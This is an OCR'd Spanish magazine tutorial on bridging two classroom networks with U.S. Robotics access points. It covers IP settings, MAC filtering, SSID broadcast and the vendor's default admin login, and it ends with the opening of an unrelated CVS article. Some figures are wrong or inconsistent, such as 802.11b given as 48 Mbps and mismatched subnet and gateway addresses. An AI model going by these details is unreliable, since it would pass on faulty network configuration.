En la imagen AULAB podemos observar un Router, proporcionado por el ISP, que está conectado a un Swich. Este Switch interconecta toda la red local. Todos los demás Switch están conectados a el.

Los ordenadores de sobremesa de la red local están conectados a los diferentes Switchs. Que como ya hemos expuesto están conectados al Switch principal.

Todos los ordenadores utilizan la misma dirección IP de red, da igual a que Swicth estén conectados.

La dirección IP de red que utilizan los ordenadores es: 192.168.3.0
Como máscara de subred: 255.255.255.0
Puerta de enlace: 192.168.1.3

DNS Principal: Dirección IP del servidor DNS principal del ISP.

DNS Secundaria: Dirección IP del servidor DNS secundario del ISP.

En esta red local tampoco se utiliza un servidor DHCP, las conexiones de red se administran manualmente.

Bien. Una vez que hemos estudiado, entendido y comprendido como están conectadas y configuradas las dos AULAS pasemos a diseñar la conexión por tecnología Wi-Fi.

Configurando el AP Robotics del AULA A
Antes de seguir con la explicación es importante aclarar que la conexión a Internet se encuentra en el AULA A. Por lo tanto, esta es la red local que dará el servicio de Internet.

Ya que disponemos de un AP que da servicio inalámbrico, aprovechemos las circunstancias para utilizar este como NODO de conexión con el AULA B.


Para configurar el Robotics AP accedemos a el mediante el navegador, ya que este aparato permite configurarlo a través de un modo gráfico, que es más visual e intuitivo.


Abrimos nuestro navegador favorito y escribimos en la barra de direcciones el protocolo que vamos a utilizar y la dirección IP del AP.


http://192.168.1.14

Al conectarnos con el AP Robotics nos encontraremos con una ventana de dialogo que nos pide que nos autentiquemos mediante Usuario y Contraseña. La contraseña que utiliza el AP por defecto es:

Usuario: admin.
Contraseña: (en blanco)







Una vez que nos hemos autenticado correctamente se nos redirigirá a la siguiente URL:

http://192.168.1.14/status.htm

Donde podremos sacar información muy interesante de cómo está configurado el AP. Es importante recordar varias cosas.

Para la interfaz Wireless:
ESSID: AULA
CANAL: 11
MAC: 00:C0:49:XX:XX:XX

Para la interfaz Ethernet:
Dirección IP: 192.168.1.14
Máscara de subred: 255.255.255.0
Gateway: 192.168.1.254

Estos datos nos serán de gran ayuda a la hora configurar el otro NODO Wi-Fi.

Si vamos a la pestaña "IP Settings" debemos de comprobar que la dirección IP LAN del AP es fija, no automática. Y que la configuración esté bien asignada: Dirección IP, máscara, gateway. También debemos fijarnos que el servidor DHCP del AP está deshabilitado. Ya comentamos anteriormente que no deseamos que la configuración de red sea automática.

Pasemos a la pestaña siguiente, "Advanced Settings".

Esta es una de las pestañas más interesantes del AP. Si tenemos un buenos conocimientos sobre redes inalámbricas podremos realizar algunas virguerías, pero mejor lo dejamos para otro artículo.

En esta pestaña debemos de asegurarnos que el AP trabaje como Access Point (Punto de acceso). Concretando un poco más, este modo es más conocido como infraestructura. Interconecta todos los hots que se conecten a el, unos con otros, a través de si mismo.


Otra etiqueta importante es "Dot11Mode" que le indica al AP en que estándar debe trabajar:

IEEE 802.11 b 48 Megabits por segundo
IEEE 802.11 g 54 MEgabits por segundo.
Ambos (Mixed)

Nosotros vamos a trabajar con todos lo estándares. Aunque bien podríamos limitar el acceso a clientes con estándar IEEE 802.11 g, no nos repercute lo más mínimo en la velocidad de la red. Si trabajásemos con el estándar IEEE 802.11 g los clientes con hardware IEEE 802.11 b no podrían conectarse con nosotros, puesto que no soportan el estándar más reciente. Como el AP a parte de funcionar como puente entre dos redes locales también trabaja como Punto de Acceso para portátiles que pueden utilizar estándares más viejos utilizaremos los dos estándares.

QUEREMOS CONECTAR ESTE AULA CON UNA SEGUNDA AULA CONTINUA A ESTA. ESTA SEGUNDA AULA, A PARTIR DE AHORA AULA B, DISPONE DE UNA RED LOCAL MAYOR

Otro aspecto a tener en cuenta, ya que nos lo encontramos en esta pestaña, es el SSID de BROADCAST. Una posible medida de seguridad a tener en cuenta. El SSID de broadcast si se encuentra desactivado (DISABLE) no envía el nombre de la red inalámbrica, (ESSID) evitando así que usuarios mal intencionados que no pertenecen a la red WLAN puedan conectarse a ella, ya que no conocen de antemano el ESSID de la red. Recordar que para que dos



Site Survey - Microsoft Internet Explorer

Site Survey U.S.Robotics

	BSS	SSID	WEP
○	00-0f-66-[redacted]		Yes
○	00-20-e0[redacted]		Yes
○	00-12-17[redacted]		No
○	00-0f-66-[redacted]		Yes
○	00-15-c6[redacted]		Yes
○	00-14-bf-[redacted]		No
○	00-20-e0[redacted]		Yes
◉	00-c0-49[redacted]	AULA	No
○	00-0f-66-[redacted]		Yes

CONNECT CLOSE

hosts inalámbricos puedan conectarse entre ellas deben de tener el mismo ESSID.

Como la instalación corresponde a un AULA donde pasan muchísimos alumnos a lo largo de todos los años y no tienen por qué conocer el ESSID de la red no activaremos esta medida de seguridad. Le facilitaremos las cosas ;)

Otro campo importantísimo para que funcione el AP es tener activado la interfaz Wireless. Wireless - Enable. Puede parecer una tontería pero he visto casos en los que se intenta conectar con un AP que no tiene activada la interfaz Wireless... Despistes de la gente ;)

Existen otros campos interesantes que podríamos regular, como por ejemplo la difusión de los paquetes baliza o beacom frame. En esta ocasión para simplificar un poco más las cosas dejaremos estos campos por defecto.

Pasemos a la siguiente pestaña: "Security".

Pestaña muy interesante si queremos esquivar a esos intrusos molestos en el sistema que pueden comprometer la seguridad de nuestros datos.

Creo que sobra decirlo, pero por si las moscas vamos a recordarlo... ¡Jamás! JAMÁS! ¡Jamás! Debemos de dejar una contraseña por defecto a ninguna máquina de la red. De lo contrario estaremos facilitando muchísimo la instrucción de un usuario mal intencionado en nuestro sistema. Cambiar las claves por defecto. Quedáis avisados.

Pasemos a hablar un poco de seguridad. En esta ocasión del filtrado por MAC.

El filtrado por MAC nos permite denegar o aceptar estrictamente las direcciones MAC indicadas.

Normalmente se suele utilizar el filtrado por MAC que tan solo permite conectarse con el AP unas determinadas direcciones MAC. Todas las direcciones MAC que no estén en la lista de direcciones MAC no podrán conectarse con el AP.

LOS ORDENADORES DE SOBREMESA DE LA RED LOCAL ESTÁN CONECTADOS A LOS DIFERENTES SWITCHS. QUE COMO YA HEMOS EXPUESTO ESTÁN CONECTADOS AL SWITCH PRINCIPAL


En esta ocasión utilizaremos activamos "only allow PCs with MAC listed below to access device"

Luego indicamos un nombre significativo para reconocer a que host pertenece dicha dirección MAC. Insertamos la dirección MAC del AP del AULA B y pulsamos en añadir ("add"). Aplicamos los cambios ("aplly") y ya tendremos configurado el Filtrado MAC.

En "Filter List" podemos observar todas las direcciones MAC añadidas, vamos, las que tienen permiso para conectarse con el AP.

Para conocer la dirección MAC del AP del AULA B tan solo hemos de buscarla en la parte inferior del AP.

De esta manera ya tendremos preparado el AP del AULA A para trabajar como NODO o PUENTE.



Desgraciadamente estos APs no permiten la conexión entre ellos con ningún tipo de cifrado, ni siquiera con el protocolo de cifrado WEP. Una pena :(

Una vez que tenemos configurado el AP A pasemos a conectar el AP B con el AP A.

Configurando el AP Robotics del AULA B Determinar la situación del AP B en el AULA es muy importante. Según la situación, cobertura, interferencias, ruido, etc. Podremos notar una velocidad muy lenta entre las dos AULAS, perdidas de paquetes, incluso la perdida de la conexión. Por lo tanto, orientar el AP es fundamental.

Vamos a suponer que hemos encontrado un lugar estupendo para establecer la comunicación entre los dos NODOS Wi-Fi.


Lo primero de todo es conectar el AP B a un PC mediante un cable de red. Acceder a el y configurarlo.

SI TRABAJÁSEMOS CON EL ESTÁNDAR IEEE 802.11 G LOS CLIENTES CON HARDWARE IEEE 802.11 B NO PODRÍAN CONECTARSE PUESTO QUE NO SOPORTAN EL ESTÁNDAR MÁS RECIENTE

No me gusta mucho criticar dispositivos, pero en esta ocasión tengo que decir que la forma que utilizan los APs Robotics para poder acceder a ellos es HORROROSO (ya me he quedado más tranquilo). Tienes que hacerlo a través de un software TOTALMENTE inestable, se aplican cambios y no se guardan los valores modificados, el software de configuración se bloquea con múcha facilidad, etc.

Lo más cómodo, en mi molesta opinión, ya sea un Router Ethernet/Wi-Fi o un AP, es que al pulsar el botón reset el dispositivo cargue los valores por defecto. Y con valores por defecto me refiero a un Servidor DHCP que asigne automáticamente la configuración de la red. Es decir, configuras la conexión de red en el PC para que obtenga la configuración de red automáticamente. Conectas el dispositivo mediante cable de red al PC. Haces un ipconfig, y finalmente obtienes la dirección IP del dispositivo. Que viene a ser la puerta de enlace.

Configurar el AP para poder conectarme a el me resultó casi imposible, Cuando



puede acceder a el lo primero que hice fue actualizar el firmware a una versión más reciente. También tuve la brillante idea de descargarme una aplicación de configuración más estable.

Principalmente para poder configurar el AP Robotics tienes que darle algunos valores fundamentales. Nombre del dispositivo (NAME), ESSID (Nombre de la red inalámbrica). Yo he preferido indicar la dirección IP del AP manualmente. Apliqué los cambios, se reinició el AP y puede acceder a el, esta vez, sin problema alguno. Lógicamente, antes configuré la conexión de red del PC para que el PC y el AP pudieran establecer conexiones.

La dirección IP que le asigne al AP B fue: 192.168.1.15.

Para acceder al AP B:


http://192.168.1.15


Recordar que el usuario es "admin" (sin comillas) y el campo contraseña se debe de dejar en blanco.

Una vez dentro del AP vamos directamente a la pestaña "Basic Settings".

En el campo "NAME" indicamos un nombre simbólico para el AP.

El campo SSID debe de tener el mismo





valor que el SSID del AP A. Recordar que para que nos dispositivos se asocien y se conecten entre si deben de tener el mismo SSID. Fundamental e importantísimo.

Indicamos el canal (channel), para el caso utilizamos el canal 11.

Ahora viene lo más importante y lo que hace conectarse a los dos dispositivos entre sí.

Debemos indicar el modo en el que debe de trabajar el AP. Para esta ocasión el Punto de Acceso debe de trabajar como "AP cliente". Para conectarlo con el AP del AULA A debemos de pulsar sobre el botón "Site Survey". Al pulsar sobre este botón se nos abrirá una nueva ventana con las redes inalámbricas detectadas por la interfaz inalámbrica del dispositivo.

Una vez detectadas las redes inalámbricas seleccionamos la red inalámbrica con la cual deseamos conectarnos. Para el caso, la red inalámbrica es "AULA".

Pulsamos el botón "connect" para conectarnos con dicha red inalámbrica y automáticamente se añadirá la dirección MAC del AP B en la etiqueta "Remote AP MAC".

Por último, aplicamos los cambios.

Pasemos ahora a configurar la conexión. Para ello nos vamos a la pestaña: "IP Settigs".

En la etiqueta "LAN IP" seleccionamos la opción "Fixed IP". Para utilizar una dirección IP fija.

Insertamos en los diferentes campos la siguiente configuración:

Address: 192.168.1.15 (Dirección IP del AP B)
Subnet Mask: 255.255.255.0 (Máscara de subred)
Gateway: 192.168.1.254 (Dirección IP del Router)

El servidor DHCP debe de estar deshabilitado (OFF).

De nuevo, aplicamos los cambios. De este modo hemos configurado el AP B para conectarse al AP A y que pertenezca a la misma red que el AP A.

Por último nos dirigimos la pestaña "Advance Settigs"

En esta pestaña comprobamos algunos campos. Que la interfaz Wireless, el SIDD BROADCAST, y Client Privacy estén activados (Enabled). La etiqueta "Dot11Mode" debe de tener el valor "Mixed". El resto de opciones las dejamos por defecto. Por último aplicamos los cambios.

En el STATUS del AP B debemos de tener esto valores:

Ya hemos terminado con la conexión puente inalámbrica con dos NODOS Wi-Fi.

Si ahora conectáramos un PC al AP B mediante cable y con la siguiente configuración de red:

Dirección IP: 192.168.1.50
Máscara de subred: 255.255.255.0
Puerta de enlace: 192.168.1.254

DNS principal: 192.168.1.254
DNS Secundaria: -

Tendríamos conexión a Internet y perteneceríamos a la red local del AULA A.

Ni que decir tiene que la dirección IP puede ser cualquier otra que no esté en uso.

Con esto no hemos completado todavía nuestro objetivo, nos queda enlazar el



AULA B con el AULA A. Digamos que tenemos la mitad del trabajo. Nos queda la otra mitad, así como hablar de otras cosas a tener en cuenta.

Lo dejamos para el mes que viene.

Conclusiones

Tenía pensado dejar zanjado este tema en tan solo un artículo, desgraciadamente el espacio no nos lo ha permitido. Por lo tanto, tendremos que aplazarlo para el mes que viene.

Diseñar y configurar una red, ya sea Ethernet o Wi-Fi, puede parecer bastante difícil si la red es un poco extensa y requiere unas determinadas características. Nada más lejos de la realidad. Si se tienen unos conocimientos básicos y fundamentales sobre redes se puede desarrollar sin ningún problema cualquier red local. Al final es siempre lo mismo, solo varían algunas cosas. Es muy importante saber como funcionan los distintos dispositivos que forman una red. Ya sea un HUB, un SWITCH, un AP, un Router, una Tarjeta de red, etc. Conocer el funcionamiento del protocolo IP, también es muy importante, así como de otros protocolos como ARP.

Todos los conocimientos que podamos tener siempre nos ayudarán en nuestras aventuras contra dragones y aceitunas. Por eso nunca dejéis de aprender cosas nuevas, seguro que en algún momento os pueden servir de algo.

Por último, recordaros que tenéis a vuestra disposición mi correo electrónico, mi blog () donde voy comentando aspectos interesantes sobre seguridad informática, noticias y comunicados referentes a Hack Wi-Fi. También tienes a tu disposición un foro donde poder postear todas las dudas que te puedan surgir a leer cualquier texto: http://foro.netting.es. A mayores disponéis de mi página WEB personal (http://www.netting.es), aunque está bastante desatendida... El tiempo no da para todo :b

En el próximo número

Como ya he indicado anteriormente, en el próximo capítulo del Taller Hack Wi-Fi seguiremos con la "Diseño e Instalación de una red inalámbrica a medida". Donde nos meteremos ya en conceptos de enrutamiento y otros menesteres. ¡Estar atentos!

Pues nada más por hoy. Nos leemos en el próximo número de la revista @rroba.

¡Aquí os estaré esperando!

Un saludo lectores ;)

NeTTinG (Enrique Andrade González)

Dedicado: a Mi padre, a mi madre y a mi hermano.


nettinghxc@gmail.com
http://www.wadalbertia.org
http://www.foro.netting.es
http://blog.netting.es



implantación de un servidor CVS

Simplificando el desarrollo concurrente de código

Si alguna vez habéis participado en el desarrollo de código fuente dentro de un proyecto grande, en el que participara un grupo de personas amplio, habréis podido comprobar la vital importancia que cobra la coordinación de las modificaciones sobre dicho código. Si dicho control no existe, si no hay organización acerca de quién y cuándo añade o quita tal línea de código, empezarán a escucharse en la sala preguntas como "¿cuál es la última versión?", "¿quién &%$& ha tocado el fichero para que ahora no compile?" y similares. Como en el conocido y políticamente incorrecto chiste, hace falta organización.



